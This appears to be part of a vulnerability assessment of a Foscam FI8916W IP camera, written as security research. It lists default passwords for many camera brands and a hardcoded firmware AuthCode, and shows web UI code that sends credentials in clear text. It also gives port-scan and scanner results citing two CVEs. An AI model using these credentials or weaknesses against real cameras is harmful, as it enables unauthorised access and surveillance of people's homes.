ITEMS		FI8916W
Image Sensor	Image Sensor	Color CMOS Sensor
	Display Resolution	640 x 480 Pixels(300k Pixels)
	Lens	f: 2.8mm,F:2.4
	Mini. Illumination	0.5Lux
Lens	Lens Type	Glass Lens
	Viewing Angle	60 degree
	IR_CUT	Filter will switch automatically
Video	Image Compression	MJPEG
	Image Frame Rate	15fps(VGA),30fps(QVGA)
	Resolution	640 x 480(VGA), 320 x 240(QVGA)
	Flip Mirror Images	Vertical / Horizontal
	Light Frequency	50Hz, 60Hz or Outdoor
	Video Parameters	Brightness, Contrast
Audio	Input	Built-in Microphone
	Output	Built-in Speaker,with a audio jack
	Audio Compression	MJPEG
	Ethernet	One 10/100Mbps RJ-45

Communication	Supported Protocol	HTTP,FTP,TCP/IP,UDP,SMTP,DHCP,PPPoE,DDNS,UPnP,GP RS
	Wireless Standard	IEEE 802.11b/g/n
	Data Rate	802.11b: 11Mbps(Max.) 802.11g: 54Mbps(Max.) 802.11n:
	Wireless Security	WEP & WPA & WPA2 Encryption
	Infrared Light	9 IR LEDs, Night visibility up to 8 meters
	Dimension	116(L) x113.5(W) x152mm(H)
	Gross Weight	832g
	Net Weight	312g
Power	Power Supply	DC 5V/2.0A (EU,US,AU adapter or other types optional)
	Power Consumption	5Watts (Max.)
Environment	Operate Temper.	0° ~ 55°C (32°F ~ 131°F)
	Operating Humidity	20% ~ 85% non-condensing
	Storage Temper.	-10°C ~ 60° (14°F ~ 140°F)
	Storage Humidity	0% ~ 90% non-condensing
PC Requirements	CPU	2.0GHZ or above
	Memory Size	256MB or above
	Display Card	64M or above
	Supported OS	Microsoft Windows 2000/XP/Vista/Windows7-32bit/Windows7- 64bit/
	Browser	IE 6.0, IE7.0, IE8.0,IE9.0, Firefox2.0,Firefox3.0, Google Chrome, Safari
Certification	CE,FCC	



Topology Diagram


4.0 - Findings

As mentioned in the executive summary the following methods were used to analyze the camera, its firmware and software. These are discussed in more detail in this section.

- Web search for default passwords.
- Reverse engineering of the disassembled binaries.
- Reverse engineering of the HTML files.
- Port scanning.
- Webserver analysis.
- Brute forcing tools were run against the webserver.
- Packet capture and analysis

4.1 - Web Search for Default Passwords

The default user id and password are defined in the Foscam user guide.



Foscam Default Password in User Guide

If you do not have the manual and just happen to come across this or similar cameras, there are numerous sites listing default passwords. Following the link to https://intercom.help/angelcam/general-guides-and-info/connecting-a-camera-to-angelcam/default-camera-passwords-directory quickly uncovers the Foscam credentials.

- **Dahua** - 666666/666666
- **Digital Watchdog** - admin/admin
- **DRS** - admin/1234
- **DVtel** - Admin/1234
- **DynaColor** - Admin/1234
- **FLIR** - admin/fliradmin
- **FLIR (Dahua OEM)** - admin/admin
- **Foscam** - admin/(no password)
- **GeoVision** - admin/admin
- **Grandstream** - admin/admin
- **GVI** - Admin/1234
- **HIKVision** - admin/12345
- **HIKVision (firmware 5.3.0.+)** - requires unique password creation
- **Honeywell** - administrator/1234
- **Honeywell** - admin/1234
- **Intellio** - admin/admin
- **IOImage** - admin/admin
- **IPX-DDK** - root/admin
- **IPX-DDK** - root/Admin
- **IQInvision** - root/system
- **JVC** - admin/Model # of Camera
- **JVC** - admin/jvc


Web Lookup of Default Camera Credentials

The use of default user ID and passwords seems to be a common and disturbing trend with IP cameras and IoT devices in general. It would seem to be easy to implement and good practice to force users to change the default password, if one is assigned, after the initial sign on. The Foscam web UI does request the user to change the credentials but does not force the user to do so.

4.2 - Reverse Engineering of the Disassembled Binaries

Here you can see

“**/chgpwd.php?UserName=%s&Pwd=%s&AuthCode=0658b68271aa767c&NewPwd=%s**” hard coded in the binary. This is used and required when changing the password among other things. This information can be used when exploiting the camera. It is unclear how useful the AuthCode parameter is since it, as well as the user id and password, are transmitted in clear text.




Disassembly of Camera Binary Showing Hardcoded Key

Binary Ninja gives a graphical view of the binaries but seemed to have issues addressing the data sections. Doing a “Find” locates the same text.

Binary Ninja view of Camera Binary Showing Hardcoded Key

As the HTML and packet capturing will show later the firmware uses the user ID and password in clear text. This is shown in the code below from the “camera” binary.



Camera Binary Showing User and Pwd


4.3 - Reverse Engineering of the HTML Files

Looking at the HTML indicates that the camera user ID and password are sent in clear text. In the image below you can see the URLs for set_network.cgi and set_misc.cgi being built with the credentials attached. The encodeURIComponent function is merely a javascript command that ensures UTF-8 encoding, it does not encode or decode the credentials.

```
        alert("gateway error: illegal params.");
        gateway_inp.focus();
        NetFlag = false;
        return;
    }
    if (dns_inp.value == "" || dns_inp.value == null) {
        alert("DNS error: illegal params.");
        dns_inp.focus();
        NetFlag = false;
        return;
    }
    if (port_inp.value > 65535 || port_inp.value == 0) {
        alert("Port error: illegal params.");
        port_inp.focus();
        NetFlag = false;
        return ;
    }
    parent.content.reboot_seconds=40;
        url='set_network.cgi?next_url=rebootme.htm&user='+encodeURIComponent(top.user)+'&pwd='+encodeURIComponent(top.pwd);
        url+=dhcp_enable.checked?'&ip=&mask=&gateway=&dns=':('&ip='+ip_inp.value+'&mask='+mask_inp.value+'&gateway='+gateway_inp.value+'&dns='+
    dns_inp.value);
        url+=((port.value=='')||(port.value=='0'))?'&port=80':('&port='+port_inp.value);
        location=url;
}
function set_led()
{
    var url_misc;
    url_misc='set_misc.cgi?next_url=ip.htm&user='+encodeURIComponent(top.user)+'&pwd='+encodeURIComponent(top.pwd)
```

Web UI HTML Building URL

A cookie is also used to store and retrieve camera credentials as shown below.




```
                lang_ret=15;
            }
            else if(tmp_lang=='Denmark')
            {
                lang_ret=16;
            }

        }

        return lang_ret;
}

function get_user()
{
        var tmp_user = top.getcookie('login_user');
        return tmp_user;
}

function get_pwd()
{
        var tmp_pwd = top.getcookie('login_pwd');
        return tmp_pwd;
}


function mouseover_button(id)
{
        var div = document.getElementById(id);
```


Camera HTML Functions to Retrieve User and Pwd From Cookie

4.4 - Port Scanning

Port scanning shows that most of the ports are disabled except HTTP and others optionally manually established during set up of the camera. Past revisions of the firmware left many of the ports open and the camera more vulnerable. This weakness has been addressed in more recent versions.




Zenmap Port Scan




Sparta Port Scan

4.5 - Webserver Analysis

The tools Sparta, Burp Suit, OWASP and OpenVAS were run against the server to gather information. There were some existing vulnerabilities uncovered by OpenVAS that deserve attention from the manufacturer. Additionally, spidering did not uncover anything new.




Sparta Using Nikto




Burp Suite Spider

OpenVAS discovered two medium level previously documented vulnerabilities. The first is a Polycom ViaVideo denial of service which can cause the webserver to lock up when multiple web requests are sent with the connections left open (CVE-2002-1906). The situation resolves itself when the connectioins are closed.


The second vulnerabilitiy found is a Boa Webserver terminal escape sequence in logs command injection vulnerability. This vulnerability makes the server prone to command injection allowing arbitrary commands in a terminal (CVE-2009-4496).



